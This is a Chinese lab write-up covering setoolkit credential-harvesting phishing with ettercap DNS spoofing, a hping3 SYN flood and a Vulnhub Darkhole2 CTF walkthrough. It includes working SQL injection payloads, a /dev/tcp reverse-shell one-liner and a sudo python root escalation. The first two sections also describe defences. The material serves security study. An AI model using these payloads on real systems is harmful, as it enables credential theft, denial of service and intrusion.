

1. 钓鱼网站攻击&DNS欺骗

使用kali中的setoolkit工具，依次选择 1) 社会工程学攻击 2)网站攻击模块 3) 凭证收集攻击 2) 网站克隆 并设置用于钓鱼的IP地址，即为kali主机的地址，再选择钓鱼的网站，我这里选择了canvas登陆界面。



此时在windows主机访问钓鱼网站所在ip，可以看到克隆好的网站，在钓鱼网站里输入用户名和密码，点击登录，在setoolkit处可以看到获得的信息。

在这个钓鱼服务打开时，利用DNS欺骗，就可以让目标在访问正常的canvas登录网址时访问到这个钓鱼网站。

首先在kali上伪造DNS解析记录，之后通过ettercap将伪造的记录发给客户机，此时客户机输入正常的网址就会进入我们克隆好的钓鱼网站，输入用户名密码，点击登录，可以看到kali成功获取了输入的信息。

DNS欺骗的防范方法：DNSSEC协议

DNSSEC通过向现有DNS记录添加加密签名的方式来建立一种更安全的DNS。这个签名会与常见的记录类型（如AAAA和MX记录）一起存储在DNS名称服务器中。

随后只需检查所请求的DNS记录对应的签名，即可验证该记录是否直接来自权威名称服务器。这意味着DNS记录在数字化传输过程中不会被投毒或以其他方式篡改，因而可有效防止引入伪造的记录。

为了向域名集成DNSSEC，首先需要将DNS记录按照名称和类型分组为资源记录集（Resource record set, RRSet）。DNS本身已被分割为DNS区域（Zone），区域是DNS完整命名空间的一部分，可由DNS所有者所在的组织或网络管理员进行监管。这种区域还可用于对DNS组件进行深入维护，例如权威名称服务器。每个区域都会使用一组名为区域签名密钥（Zone signing key, ZSK）的公钥和私钥对进行签名。由此产生的签名结果会以RRSIG记录的形式发布到区域文件中。通过将DNS区域相互隔离，就算一个区域被攻击者感染，周边区域依然可以获得充分保护。

虽然DNSSEC是提高网络安全性的一种好方法，但它也可能在无意中引入关键漏洞。DNSSEC可能增加分布式拒绝服务（DDoS）攻击的风险并扩大其影响，导致服务器、服务或网络被来自多个设备的流量同时破坏。

DNSSEC还导致DNS查询响应数量增加，因为该技术需要额外的字段和加密信息来验证记录，这意味着恶意攻击者可以借助大批量响应，针对区域发起远大于DNSSEC实施之前的攻击流量。

2. TCP SYN泛洪攻击




图2-2 TCP的三路握手 log.csdn.net/jun2016425


攻击原理：

- 当接收端收到来自发送端的初始 SYN 报文时，向发送端返回一个 SYN+ACK 报文。接收端在等待发送端的最终 ACK 报文时，该连接一直处于半连接状态。如果接收端最终没有收到 ACK 报文包，则重新发送一个
- SYN+ACK 到发送端。如果经过多次重试，发送端始终没有返回 ACK 报文，则接收端关闭会话并从内存中刷新会话，从传输第一个 SYN+ACK 到会话关闭大约需要 30 秒。在这段时间内，攻击者可能将数十万个
- SYN 报文发送到开放的端口，并且不回应接收端的 SYN+ACK 报文。接收端内存很快就会超过负荷，且无法再接受任何新的连接，并将现有的连接断开。

攻击步骤：

- 确认靶机（此处使用Windows XP虚拟机）、攻击机（Kali）IP
- 半连接扫描TCP开放端口：nmap -sS XXX.XXX.XXX.XXX
- 发起泛洪攻击：hping3 -q -n -a 攻击ip -S -s 源端口 --keep -p 目的端口 --flood 被攻击IP 其中：攻击IP可虚构

通过wireshark可以发现泛洪攻击发出的全部是TCP三次握手中的第一步；在winXP处打开任务管理器可以看到，遭到泛洪攻击时CPU占用率大幅提升。




泛洪攻击的防范方法:

1. SYN - cookie技术: SYN - cookie技术针对标准TCP连接建立过程资源分配上的缺陷, 改变了资源分配的策略。当服务器收到一个SYN报文后, 不立即分配缓冲区, 而是利用连接的信息生成一个cookie, 并将其作为将要返回的SYN + ACK报文的初始序列号。当客户端返回一个ACK报文时, 根据包头信息计算cookie, 与返回的确认序列号的进行对比, 若是一个符合要求的正常连接, 则分配资源, 建立连接。该技术的关键点在于避免了在连接信息未完全到达前进行资源分配, 使SYN Flood攻击的资源消耗失效。
2. 地址状态监控: 利用监控工具对网络中的有关TCP连接的数据包进行监控并处理。处理的主要依据是连接请求的源地址。源地址总共有四种状态: 初态: 任何源地址刚开始的状态; NEW状态: 第一次出现或出现多次也不能断定存在的源地址的状态; GOOD状态: 断定存在的源地址所处的状态; BAD状态: 源地址不存在或不可达时所处的状态。
 - 1) 监听到SYN包, 如果源地址是第一次出现, 则置该源地址的状态为NEW状态; 如果是NEW状态或BAD状态; 则将该包的RST位置1然后重新发出去, 如果是GOOD状态不作处理。
 - 2) 监听到ACK或RST包, 如果源地址的状态为NEW状态, 则转为GOOD状态; 如果是GOOD状态则不变; 如果是BAD状态则转为NEW状态。
 - 3) 监听到从服务器来的SYN ACK报文, 表明服务器已经为从addr发来的连接请求建立了一个半连接, 为防止建立的半连接过多, 向服务器发送一个ACK包, 建立连接, 开始同时计时, 如果超时还未监听到ACK报文, 证明addr不可达。如果此时addr的状态为GOOD则转为NEW状态; 如果为NEW状态则转为BAD状态; 如果为状态为BAD状态则不变。


3. 渗透练习：Vulnhub

DARKHOLE:2

Darkhole2是vulnhub上的CTF虚拟机，作者将其难度标为hard，以下展示其破解过程



查看靶机默认登录页面，发现并不能进行SQL注入攻击，因此寻找其他页面尝试。



1. 使用wget与git

利用wget下载虚拟机中的git仓库：

```
wget -r http://192.168.186.147/.git
```

克隆得到的git库包含.git文件

```
git clone . webapp
```

之后克隆得一个git库 `webapp`，在其中做git操作。查看git log，可以看到之前的commits，看到之前的commit有一次加入了“default credentials”，因此切到之前的commit查看。

```
$ git log
commit 0f1d821f48a9cf662f285457a5ce9af6b9feb2c4 (HEAD -> master)
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date: Mon Aug 30 13:14:32 2021 +0300

    i changed login.php file for more secure

commit a4d900a8d85e8938d3601f3cef113ee293028e10
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date: Mon Aug 30 13:06:20 2021 +0300

    I added login.php file with default credentials

commit aa2a5f3aa15bb402f2b90a07d86af57436d64917
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date: Mon Aug 30 13:02:44 2021 +0300

    First Initialize
```



```
git checkout a4d9
cat login.php
```

于是可以看到ID为1的用户，用此用户可以登录这个webapp。

```
<?php
session_start();
require 'config/config.php';
if($_SERVER['REQUEST_METHOD'] == 'POST'){
    $email = mysqli_real_escape_string($connect,htmlspecialchars($_POST['email']));
    $pass = mysqli_real_escape_string($connect,htmlspecialchars($_POST['password']));
    $check = $connect->query("select * from users where email='$email' and password='$pass' and id=1");
    if($check->num_rows){
        $_SESSION['userid'] = 1;
        header("location:dashboard.php");
        die();
    }
}
```

2. GitTools

上面这个获取用户的步骤也可以利用[GitTools](#)来解决。


克隆GitTools后，可以使用其中的gitdumper来获取.git，之后再 extractor获取所有的commits

```
/GitTools/Dumper/gitdumper.sh http://192.168.186.147/.git/ gitdump
/GitTools/Extractor/extractor.sh . .
```

如此也能得到我们需要的commit并获取到用户信息。

3. SQL 注入获取用户

在dashboard的url中可以看到一个GET参数“id”，改变这个id值，页面也随之变化。把id改为“NULL”，可以发现页面中的栏变成了空的。




The screenshot shows a user profile page for 'Jehad Alqurashi', a Web Designer & Developer. On the right side, there is a registration form with the following fields: Full name, Email, Contact number, and Address. A red rectangle highlights the input area for these fields. Below the form is a green 'SUBMIT' button.

接下来利用UNION query来提取信息。


在请求中利用ORDER BY可以测出有多少栏要填，依次尝试后，我发现url为

`192.168.186.147/dashboard.php?id=1' ORDER BY 7 -- -`时开始出现错误，因此一共六栏。


url设为 `192.168.186.147/dashboard.php?id=NULL' UNION ALL SELECT 1,2,3,4,5,6 -- -`，在页面上就可以看到2, 3, 5, 6分别是Full name, Email, Contact number, Address四个我们能看到的栏。




利用url `192.168.186.147/dashboard.php?id=NULL' UNION ALL SELECT 1, GROUP_CONCAT(schema_name), 3, 4, 5, 6 FROM information_schema.schemata -- -`，得到database一共有 `'mysql, information_schema, performance_schema, sys, darkhole_2'`，其中darkhole_2是我们要的。



于是再用url `192.168.186.147/dashboard.php?id=NULL' UNION ALL SELECT 1, GROUP_CONCAT(table_name), 3, 4, 5, 6 FROM information_schema.tables WHERE table_schema='darkhole_2' -- -`，得到table有 `'ssh, users'`。



接着用url `192.168.186.147/dashboard.php?id=NULL' UNION ALL SELECT 1, GROUP_CONCAT(column_name), 3, 4, 5, 6 FROM information_schema.columns WHERE table_name='ssh'--` - 得到 'id,pass,user' 三项。



最终 `192.168.186.147/dashboard.php?id=NULL' UNION ALL SELECT 1,user,pass,4,5,6 FROM ssh--` - , 把password和username给dump出来, 获得用户 jehad 及其密码。

4.提权获取root

利用之前获得的用户, 可以查看靶机的更多内容。

```
cat /etc/crontab
```

就可以看到cronjob正在用户losy下运行, 端口为9999。

查看对应的php文件:


```
<?php
echo "Parameter GET['cmd']";
if(isset($_GET['cmd'])){
echo system($_GET['cmd']);
}

?>
```

可以看到这里可以远程执行命令。

于是利用ssh登录：

```
ssh -L 9999:127.0.0.1:9999 jehad@192.168.186.147
```

接下来获取一个反弹shell。

打开监听：

```
nc -nlvp 9001
```

用如下payload获取反弹shell

```
bash -c 'bash -i >& /dev/tcp/192.168.186.138/9001 0>&1'
bash%20-c%20%27bash%20-
i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.186.138%2F9001%200%3E%261%27
```

于是我获取了losy用户下的shell。

接下来进一步获取root权限：查看.bash_history文件，可以找到losy的密码，并且losy可以直接进行sudo。因此利用我们使用过多次的python就可以得到root权限。

```
sudo python3 -c 'import os; os.system("/bin/bash")'
```